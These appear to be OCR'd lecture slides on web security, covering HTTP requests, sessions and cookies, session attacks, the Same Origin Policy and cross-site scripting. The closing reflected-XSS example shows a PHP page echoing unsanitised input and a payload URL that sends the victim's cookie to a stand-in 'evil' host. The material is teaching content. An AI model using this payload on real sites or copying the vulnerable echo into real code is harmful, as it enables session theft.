
HTTP answers

Structure:

- status-line
- **header (optional)**
- empty line (CRLF)
- body of the message (optional)

Main response header

- Server
  - general banner on the web server, can include modules and OS
- Location
  - used with redirect, indicates the new location of the resource
- Last-Modified, Expires, Pragma
  - For the caching mechanism, describe info about the modified status
- Content-Length, Content-Type
  - payload length (in bytes) and payload type



Source: [ntu.edu.sg](ntu.edu.sg)

Parameter passing: GET

- User sends data to an application through a *form* or any client-side technology (e.g., JavaScript)
- It must be translated into an HTTP request
- Case 1: parameter passing through a form

```
<form action="submit.php" method="get">
  <input type="text" name="var1" value="a" />
  <input type="hidden" name="var2" value="b" />
  <input type="submit" value="send" />
 </form>
```

- Case 2: parameters embedded in the URL

```
<a href="submit.php?var1=a&var2=b">link</a>
```


- Corresponding HTTP request

```
GET /submit.php?var1=a&var2=b HTTP/1.1
Host: www.example.com
...
```

Parameter passing: POST

Case 1: POST parameters


```
<form action="submit.php"
      method="post">
 <input type="text" name="var1" />
 <input type="text" name="var2" />
<input type="submit" value="send" />
</form>
```



```
POST /submit.php
HTTP/1.1
Host: localhost
...
Content-Type: application/x-www-form-
urlencoded  Content-Length: 13
var1=a&var2=b
```

Case 2: GET + POST

```
<form action="submit.php?var3=c&var4=d"
  method="post">
   <input type="text" name="var1" />
   <input type="text" name="var2" />
   <input type="submit" value="send" />
</form>
```



```
POST /test.php?var3=c&var4=d
HTTP/1.1  Host: localhost
...
Content-Type: application/x-www-form-
urlencoded  Content-Length: 13
var1=a&var2=b
```

Dynamic contents to HTTP requests

- Servers and clients use scripting languages to create dynamic contents for web users
- Client side scripting: Javascript, VBscript, ActiveX, Ajax
  - Tell the browser the instructions to execute according to the user behaviour
- Server side scripting (PHP, ASP.NET, Java, Adobe ColdFusion, Perl, Ruby, Go, Python, and server-side JavaScript)
  - Build the answer considering the context (user identity, request, session...)

HTTP Authentication

- Authentication mechanism introduced by RFC 2616 (rarely used nowadays).
  1) The browser starts a request without sending any client-side credential
  2) The server replies with a status message “401 Unauthorized” (with a specific WWW-Authenticate header, which contains information on the authentication method).
  3) The browser get the client’s credentials and include them in the Authorization header
- Two main mechanisms to send the credential to the server:
  - **basic**: the password is base64-encoded and sent to the server
  - **digest**: the credentials are hashed and sent to the server (along with a nonce)

Monitoring and manipulating HTTP

- Payload is encapsulated in TCP packets (default: port 80) in cleartext communication easy to monitoring and manipulate
- How to monitor?
  - sniffing tools (e.g., ngrep, tcpdump, wireshark, . . .)
- How to manipulate?
  - traditional browser and extensions
  - proxy
  - netcat, curl, . . .
- What about HTTPS?
  - browser extensions (firefox → Tamper Data)
  - proxy

HTTP Proxy

- HTTP/HTTPS traffic shaping/mangling
- application-independent
- HTTPS: the browser will notify an error in the SSL certificate verification
- Some HTTP proxies
  - WebScarab (https://github.com/OWASP/OWASP-WebScarab)
  - ProxPy (https://code.google.com/p/proxpy/)
  - Burp (https://www.portswigger.net/burp/)

HTTP security measures

HTTP sessions

- Problem
  - HTTP is stateless: every request is independent from the previous ones
  - BUT: dynamic web application require the ability to mantain some kind of sessions
- How to solve it?
- Sessions!
  - Avoid log-ins in for every requested page
  - Store user preferences
  - Keep track of past actions of the user (e.g., shopping cart)

  ...

HTTP sessions

- Implemented by web applications themselves
- Session information are trasmitted between the client and the server
- How to transmit session information?

1) payload HTTP

```
<INPUT TYPE="hidden" NAME="sessionid" VALUE="7456">
```

2) URL


http://www.example.com/page.php?sessionid=7456

3) header HTTP (e.g., Cookie)

```
GET /page.php HTTP/1.1
Host: www.example.com
...
Cookie: sessionid=7456
...
```

Cookies

- Data created by the server and memorized by the client
- Transmitted between client and server using HTTP header



Cookie definition RFC 2109

Attribute	Description
`name=values`	generic data (mandatory)
`Expires`	expire date
`Path`	path for which the cookie is valid
`Domain`	domain on which the cookie is valid (e.g., `.google.it`)
`Secure`	flag that states whether the cookie must be transmitted on a secure channel only
`HttpOnly`	no API allowed to access `document.cookie`

Session

- Two possible mechanism to create a session schema:
  1) data inserted manually by the coder of the web application (obsolete and unsecure)
  2) implemented in the programming language of the web application
- Session cookie
  - most used technique
  - session data stored on the server
  - the server sends a session id to the client through a cookie
  - for each request, the client sends back the id to the server (e.g., Cookie: PHPSESSID=da1dd139f08c50b4b1825f3b5da2b6fe)
  - the server uses this id to retrieve information


Security of session cookies

- Critical element (e.g., used for authentication)
- Risk of bypassing authentication schemas!
- Should be considered valid for a small amount of time
- Attacks:
  - hijacking → use SSL/TLS
  - prediction → use a good PRNG
  - brute force → increase id length
  - session fixation → check IP, Referer
  - stealing (XSS) → we'll see...

Session hijacking

Session hijacking for dummies...

Websites generally encrypt initial login, but often do not encrypt everything else.



http://codebutler.com/fireshep

Double-click on captured cookie


Connect as them!

Session prediction

- Early php implementation of sessions were susceptible to this attack
  - IP address: 32 bits (0 if known)
  - Epoch:32 bits (0 if known)
  - Microseconds: 32 bits (not really → 20 bits)
  - Random lcg_value() (PRNG): 64 bits (weak impl.: 20 bits)
  - TOTAL: 160 bits
    - Actually reduced to 40 or to 20 if precomputed
  - 20 bits= 1 million cookies (not that much!)

https://www.youtube.com/watch?v=fWk_rMQiDGc&ab_channel=DEFCONConference

Session fixation



Insecure Direct Object Reference

- Can happen when an application provides direct access to objects based on user-supplied input
- The user can directly access to information not intended to be accessible
- Bypass authorization check leveraging session cookies to access resources in the system directly, for example database records or files

Insecure Direct Object Reference

- http://foo.bar/somepage?**invoice=12345**
  - parameter value used to perform system operation
- http://foo.bar/showImage?**img=img00011**
  - parameter value used to retrieve system object
- Zoomato hack example:
  - https://youtu.be/tCJBLG5Mayo

Content isolation

- Most of the browser's security mechanisms rely on the possibility of isolating documents (and execution contexts) depending on the resource's origin:
  - "The pages from different sources should not be allowed to interfere with each other".
- Content coming from website A can only read and modify content coming from A, but cannot access content coming from website B
- This means that a malicious website cannot run scripts that access data and functionalities of other websites visited by the user

Cross site example

- You are logged into Facebook and visit a malicious website in another browser tab
- What prevents that website to perform any action with Facebook as you?
- The Same Origin Policy
  - If the JavaScript is included from a HTML page on facebook.com, it may access facebook.com resources

Same Origin Policy implications

- The identification of all the points where to enforce security checks is non straightforward:
  - A website CANNOT read or modify cookies or other DOM (Document object model) elements of other websites
  - Actions such as “modify a page/app content of another window” should always require a security check
  - A website can request a resource from another website, but CANNOT process the received data
  - Actions such as “follow a link” should always be allowed

SOP – Same Origin Policy

- SOP was introduced by Netscape in 1995, 1 year after the standardization of cookies.
- SOP prerequisites
  - Any 2 scripts executed in 2 given execution contexts can access their DOMs iff the **protocol**, **domain name** and **port** of their host documents are the same.

Originating document	Accessed document	Non-IE browser	Internet Explorer
http://example.com/**a/**	http://example.com/**b/**	Access okay	Access okay
http://example.com/	http://**www.**example.com/	Host mismatch	Host mismatch
http://example.com/	**https**://example.com/	Protocol mismatch	Protocol mismatch
http://example.com**:81**/	http://example.com/	Port mismatch	Access okay

Source: "The Tangled Web", Michael Zalewski, ED. No Starch Press, 2011.

SOP - Limits and solutions

- SOP simplicity is its limit too
  - We cannot isolate homepages of different users hosted on the same (protocol, domain, port)
  - Different domains cannot easily interact among each others (e.g., access each other DOMs—http://store.google.com and http://play.google.com)
- Solutions:

  (1) **document.domain**: both scripts can set their top level domain as their domain control (e.g., http://google.com)
  - Issue: communication among other (sub)domain is now possible (e.g., http://mobile.google.com)

  (2) **postMessage(...)**: more secure version, introduced by HTML5

  - message based interface: window 1 sends message to window 2, making cross-window access possible

Client side attacks

Client-side vs Server-side attacks

- Exploit the trust:
  - Of the browser
    - Ex: **Cross site scripting**, **Cross Site Request Forgery**
  - Of the server
    - Ex: Command injection, File Inclusion, Thread concurrency, **SQL injection**

Client-side Attacks

- Exploit the trust
  - that a user has of a web site (XSS) or
  - that of a web site toward a user (CSRF)
- Steps:
  1) The attacker can inject either HTML or JavaScript
  2) The victim visits the vulnerable web page
  3) The browser interprets the attacker-injected code
- Goals:
  - Stealing of cookie associated to the vulnerable domain
  - Login form manipulations
  - Execution of additional GET/POST
  - . . . Anything you can do with HTML + JavaScript!

Cross-Site Scripting (XSS)

- Target: the users' applications (not the server)
- Goal: unauthorized access to information stored on the client (browser) or unauthorized actions
- Cause: Lack of input sanitization (once again!)
- In a nutshell:
  - the original web page is modified and HTML/JavaScript code is injected into the page
  - the client's browser executes any code and renders any HTML present on the (vulnerable) page
- A very common attack. . .

Types of XSS

- Reflected XSS
  - The injection happens in a parameter used by the page to dinamically display information to the user
- Stored XSS
  - The injection is stored in a page of the web application (tipically the DB) and then displayed to users accessing such a page
- DOM-based XSS
  - The injection happens in a parameter used by a script running within the page itself


Possible effects

- Capture information of the victim (session)
  - The attacker can “impersonate” the victim
- Display additional/misleading information
  - Convince that something is happening
- Inject additional form fields
  - Can also exploit the autofill feature…
- Make victim to do something instead of you
  - SQL injection using another account
- And many more...

Reflected Cross-Site Scripting

- In a nutshell:
  - A web page is vulnerable to XSS
  - A victim is lured to visit the vulnerable web page
  - The exploit (carried in the URL) is reflected off to the victim
- Obfuscation
  - Encoding techniques
  - Hiding techniques (e.g., exploit link hidden in the status bar)
  - Harmless link that redirects to a malicious web site (e.g., HTTP 3xx)
- DOM-based XSS are very similar

Reflected Cross-Site Scripting example



http://excess-xss.com

Reflected Cross Site Scripting example

xss_test.php (PHP server-side page)

```
Welcome <?php echo $_GET['inject']; ?>
```

link sent to the victim

http://www.example.com/xss_test.php?inject=<script>document.location='http://evil/log.php?'+document.cookie</script>

corresponding HTTP requests (issued by victim's browser)

GET /xss_test.php?inject=%3Cscript%3Edocument.location%3D%27http%3A%2F%2Fevil%2Flog.php%3F%27%2Bdocument.cookie%3C%2Fscript%3E
Host: www.example.com
...

